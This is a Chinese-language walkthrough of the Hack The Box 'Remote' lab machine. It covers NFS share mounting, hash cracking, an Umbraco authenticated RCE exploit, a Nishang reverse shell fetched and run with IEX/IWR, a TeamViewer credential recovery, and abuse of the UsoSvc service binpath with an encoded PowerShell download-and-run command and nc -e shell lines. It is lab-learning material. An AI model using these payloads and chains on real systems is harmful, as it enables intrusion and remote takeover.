
Remote(完成),mount掛載、umbraco RCE、提權 [UsoSvc、TeamViewer]

```
# nmap -scv -A -p 21,80,111,135,139,445,2049,5985,47001 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 04:37 PDT
Nmap scan report for 10.10.10.180
Host is up (0.22s latency).
PORT
         STATE SERVICE
                           VERSION
21/tcp
                           Microsoft ftpd
        open ftp
ftp-syst:
SYST: Windows NT
ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp
         open http
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Home - Acme Widgets
                            2-4 (RPC #100000)
111/tcp open rpcbind
rpcinfo:
   program version port/proto service
   100000 2,3,4
                      111/tcp rpcbind
   100000 2,3,4
                       111/tcp6 rpcbind
   100000 2,3,4
                       111/udp rpcbind
   100000 2,3,4
                       111/udp6 rpcbind
   100003 2,3
                      2049/udp
                                 nfs
   100003 2,3
                      2049/udp6 nfs
   100003 2,3,4
                      2049/tcp
                                nfs
   100003 2,3,4
                      2049/tcp6 nfs
   100005 1,2,3
                      2049/tcp
                                 mountd
   100005 1,2,3
                      2049/tcp6 mountd
   100005 1,2,3
                      2049/udp
                                mountd
   100005 1,2,3
                      2049/udp6 mountd
   100021 1,2,3,4
                      2049/tcp nlockmgr
   100021 1,2,3,4
                      2049/tcp6 nlockmgr
   100021 1,2,3,4
                      2049/udp nlockmgr
   100021 1,2,3,4
                      2049/udp6 nlockmgr
   100024 1
                      2049/tcp status
   100024 1
                      2049/tcp6 status
   100024 1
                      2049/udp
                                status
   100024 1
                      2049/udp6 status
135/tcp open msrpc
                            Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds?
2049/tcp open nlockmgr 1-4 (RPC #100021)
5985/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
http-title: Not Found
47001/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS quesses: Microsoft Windows Server 2019 (96%), Microsoft
Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (92%), Microsoft
Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows
10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1
(91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
    date: 2024-04-28T12:38:37
start date: N/A
smb2-security-mode:
    3:1:1:
     Message signing enabled but not required
clock-skew: 59m59s
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
    249.23 ms 10.10.14.1
1
    249.41 ms 10.10.10.180
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 232.17 seconds
```

21、135、445 找不到資料



My Blog Post

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla quis lorem ut libero malesuada feugiat. Donec rutrum congue leo eget malesuada. Donec

有找到很多漏洞,但找不到版本,先找其他資訊。

```
Exploit Title

Umbraco CMS - Remote Command Execution (Metasploit)
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
Umbraco CMS 8.9.1 - Directory Traversal
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting
Umbraco v8.14.1 - 'baseUrl' SSRF
```

在http://10.10.10.180/people/ 找到一堆人物,猜測可能有Username

Jan Skovgaard
Matt Brailsford
Twitter Instagram
Lee Kelleher
Jeavon Leopold
Jeroen Breuer

找到登入介面URL: http://10.10.10.180/umbraco/#/login

2049Port nlockmgr

參考: https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting

```
(root@ kali)-[~/htb/Remote]
# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

進行掛載 mount -t nfs 10.10.10.180:/site_backups /root/htb/Remote

App_Browsers App_Plugins bin css Global.asax scripts Umbraco_Client Web.config
App_Data aspnet_client Config default.aspx Media Umbraco Views

使用find . -type f 2>/dev/null

在茫茫大海中,找到特殊檔案,疑似Email帳號資訊

剔除相同後

username : admin@htb.local

passwd : b8be16afba8c314ad33d812f22a04991b90e2aaa

{"hashAlgorithm": "SHA1"}

username : smithsmith@htb.local

passwd:

jxDUCcruzN8rSRlqnfmvqw==AIKYy16Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts=


{"hashAlgorithm": "HMACSHA256"}

進行爆破 hashcat -m 100 passwd /usr/share/wordlists/rockyou.txt

以下帳密猜測80port使用(正確)

username : admin@htb.local
passwd : baconandcheese

找到系統版本,依前面找到的漏洞測試



使用腳本46153.py,

將proc.StartInfo.FileName = "calc.exe"改成"cmd.exe"

將string cmd = " "; 裡面放需要指令 "/c ping 10.10.14.4 "進行測試(成功)

• /c參數用於指示命令提示字元執行完命令後退出

```
# Execute a calc for the Poc
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-micro
soft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<mr/>
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
xmlns:csharp_user="http://csharp.mycompany.com/mynam
```

拿一個程式將從我的主機(kali)下載 PowerShell 反向 shell 並執行它

參考: https://github.com/samratashok/nishang

腳本資料位置:/usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1

需修改參數+放在腳本最底下

```
.EXAMPLE
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.4 -Port 9200
```

修改腳本46153.py參數

- 1. string cmd = "IEX(IWR http://10.10.14.4:8000/shell.ps1 UseBasicParsing)";
 2. proc.StartInfo.FileName = "powershell.exe";
- 反彈成功

```
listening on [any] 5555 ...

ls

connect to [10.10.14.4] from (UNKNOWN) [10.10.10.180] 49972

Windows PowerShell running as user REMOTE$ on REMOTE

Copyright (C) 2015 Microsoft Comporation. All rights reserved.

PS C:\windows\system32\inetsrv>

Directory: C:\windows\system32\inetsrv
```

user flag

```
PS C:\Users\Public\Desktop> type user.txt
d67fd885a7f14c5d3d6d2dd9fc974bc8
PS C:\Users\Public\Desktop>
```

systeminfo 無版本提權漏洞

```
OS Name:
                           Microsoft Windows Server 2019 Standard
OS Version:
                           10.0.17763 N/A Build 17763
OS Manufacturer:
                           Microsoft Corporation
OS Configuration:
                           Standalone Server
OS Build Type:
                           Multiprocessor Free
Registered Owner:
                           Windows User
Registered Organization:
Product ID:
                           00429-00521-62775-AA801
Original Install Date:
                           2/19/2020, 4:03:29 PM
System Boot Time:
                           8/26/2020, 2:40:18 AM
System Manufacturer:
                           VMware, Inc.
System Model:
                           VMware7,1
System Type:
                           x64-based PC
Processor(s):
                           4 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [03]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [04]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:
                           VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:
                           C:\Windows
System Directory:
                           C:\Windows\system32
Boot Device:
                          \Device\HarddiskVolume1
System Locale:
                           en-us; English (United States)
Input Locale:
                          en-us; English (United States)
Time Zone:
                           (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:
                          4,095 MB
Available Physical Memory: 2,633 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 3,459 MB
Virtual Memory: In Use: 1,340 MB
Page File Location(s):
                           C:\pagefile.sys
                           WORKGROUP
Domain:
Logon Server:
                           N/A
                           5 Hotfix(s) Installed.
Hotfix(s):
                           [01]: KB4534119
                           [02]: KB4462930
                           [03]: KB4516115
                           [04]: KB4523204
                           [05]: KB4464455
                           1 NIC(s) Installed.
Network Card(s):
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:
                                                  No
                                 IP address(es)
                                 [01]: 10.10.10.180
                                 [02]: fe80::5568:c52c:9366:810c
                                 [03]: dead:beef::5568:c52c:9366:810c
Hyper-V Requirements:
                           A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

whoami /all

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Replace a process level token Adjust memory quotas for a process	Disabled Disabled
SeAuditPrivilege SeChangeNotifyPrivilege SeImpersonatePrivilege	Generate security audits Bypass traverse checking Impersonate a client after authentication	Disabled Enabled Enabled
SeCreateGlobalPrivilege	Create global objects Increase a process working set	Enabled Disabled

可使用juicy-potato但沒有2019版本,但網路上找到可以提權資料

- https://github.com/ohpe/juicy-potato/issues/19
- https://github.com/antonioCoco/RemotePotatoO#clsid-list

```
./rep.exe -r 10.10.14.4 -c "{CLSID}" -e "cmd.exe /c powershell "IEX(IWR http://10.10.14.4:8000/shell.ps1 -UseBasicParsing)" -1 9999

查看任務清單tasklist,發現這個
TeamViewer_Service.exe 2256 0 18,376 k
```

版本為7

Directory: C:\Program Files (x86)\TeamViewer

Mode LastWriteTime Length Name

—— —— —— —— ——

d—— 2/27/2020 10:35 AM Version7

(漏洞: CVE-2019-18988)

https://github.com/zaphoxx/WatchTV/blob/master/WatchTV.ps1

```
(root@kali)-[/home/.../Desktop/tool/evil-winrm/bin]
# ./evil-winrm -u administrator -p '!R3m0te!' -i 10.10.10.180

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect
plemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer
pletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Evil-WinRM PS C:\Users\Administrator\Desktop> type root.txt 934e7b8792dc164d692bf5b99cb49176

Evil-WinRM PS C:\Users\Administrator\Desktop>

提權二

```
[+] Modifiable Services
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
UsoSvc: AllAccess, Start
```

網址 : https://book.hacktricks.xyz/v/cn/windows-hardening/windows-local-privilege-escalation#fu-wu

修改服务二进制路径

在"已验证用户"组拥有服务上的**SERVICE_ALL_ACCESS**权限的情况下,可以修改服务的可执行二进制文件。要修改并执行**sc**:

```
sc config <Service_Name> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System:复制m sc config <Service_Name> binpath= "net localgroup administrators username /add" sc config <Service_Name> binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe" sc config SSDPSRV binpath= "C:\Documents and Settings\PEPE\meter443.exe"
```

重新启动服务

```
wmic service NAMEOFSERVICE call startservice
net stop [service name] && net start [service name]
```

將 PowerShell 指令編碼為 Base64

```
echo "IEX(IWR http://10.10.14.4:8000/shell.ps1 -UseBasicParsing)" | iconv -t utf-16le | base64 -w 0
```

SQBFAFGAKABJAFcAUGAGAGGAdAB0AHAAOGAVAC8AMQAWAC4AMQAWAC4AMQA0AC4ANAA6ADGAMAAW ADAALWBZAGGAZQBSAGWALGBWAHMAMQAGAC0AVQBZAGUAQGBhAHMAaQBjAFAAYQBYAHMAaQBuAGCA KQAKAA==

sc.exe config UsoSvc binpath="cmd.exe /c powershell.exe -EncodedCommand
SQBFAFgAKABJAFcAUgAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANAA6ADgAMAAw
ADAALwBzAGgAZQBsAGwALgBwAHMAMQAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcA
KQAKAA=="

重新啟動服務:

```
sc.exe stop UsoSvc
sc.exe start UsoSvc
```

啟動服務後,PowerShell 命令執行反向 shell 腳本,並且我的 IP 上的偵聽器以SYSTEM身份啟動 shell 會話!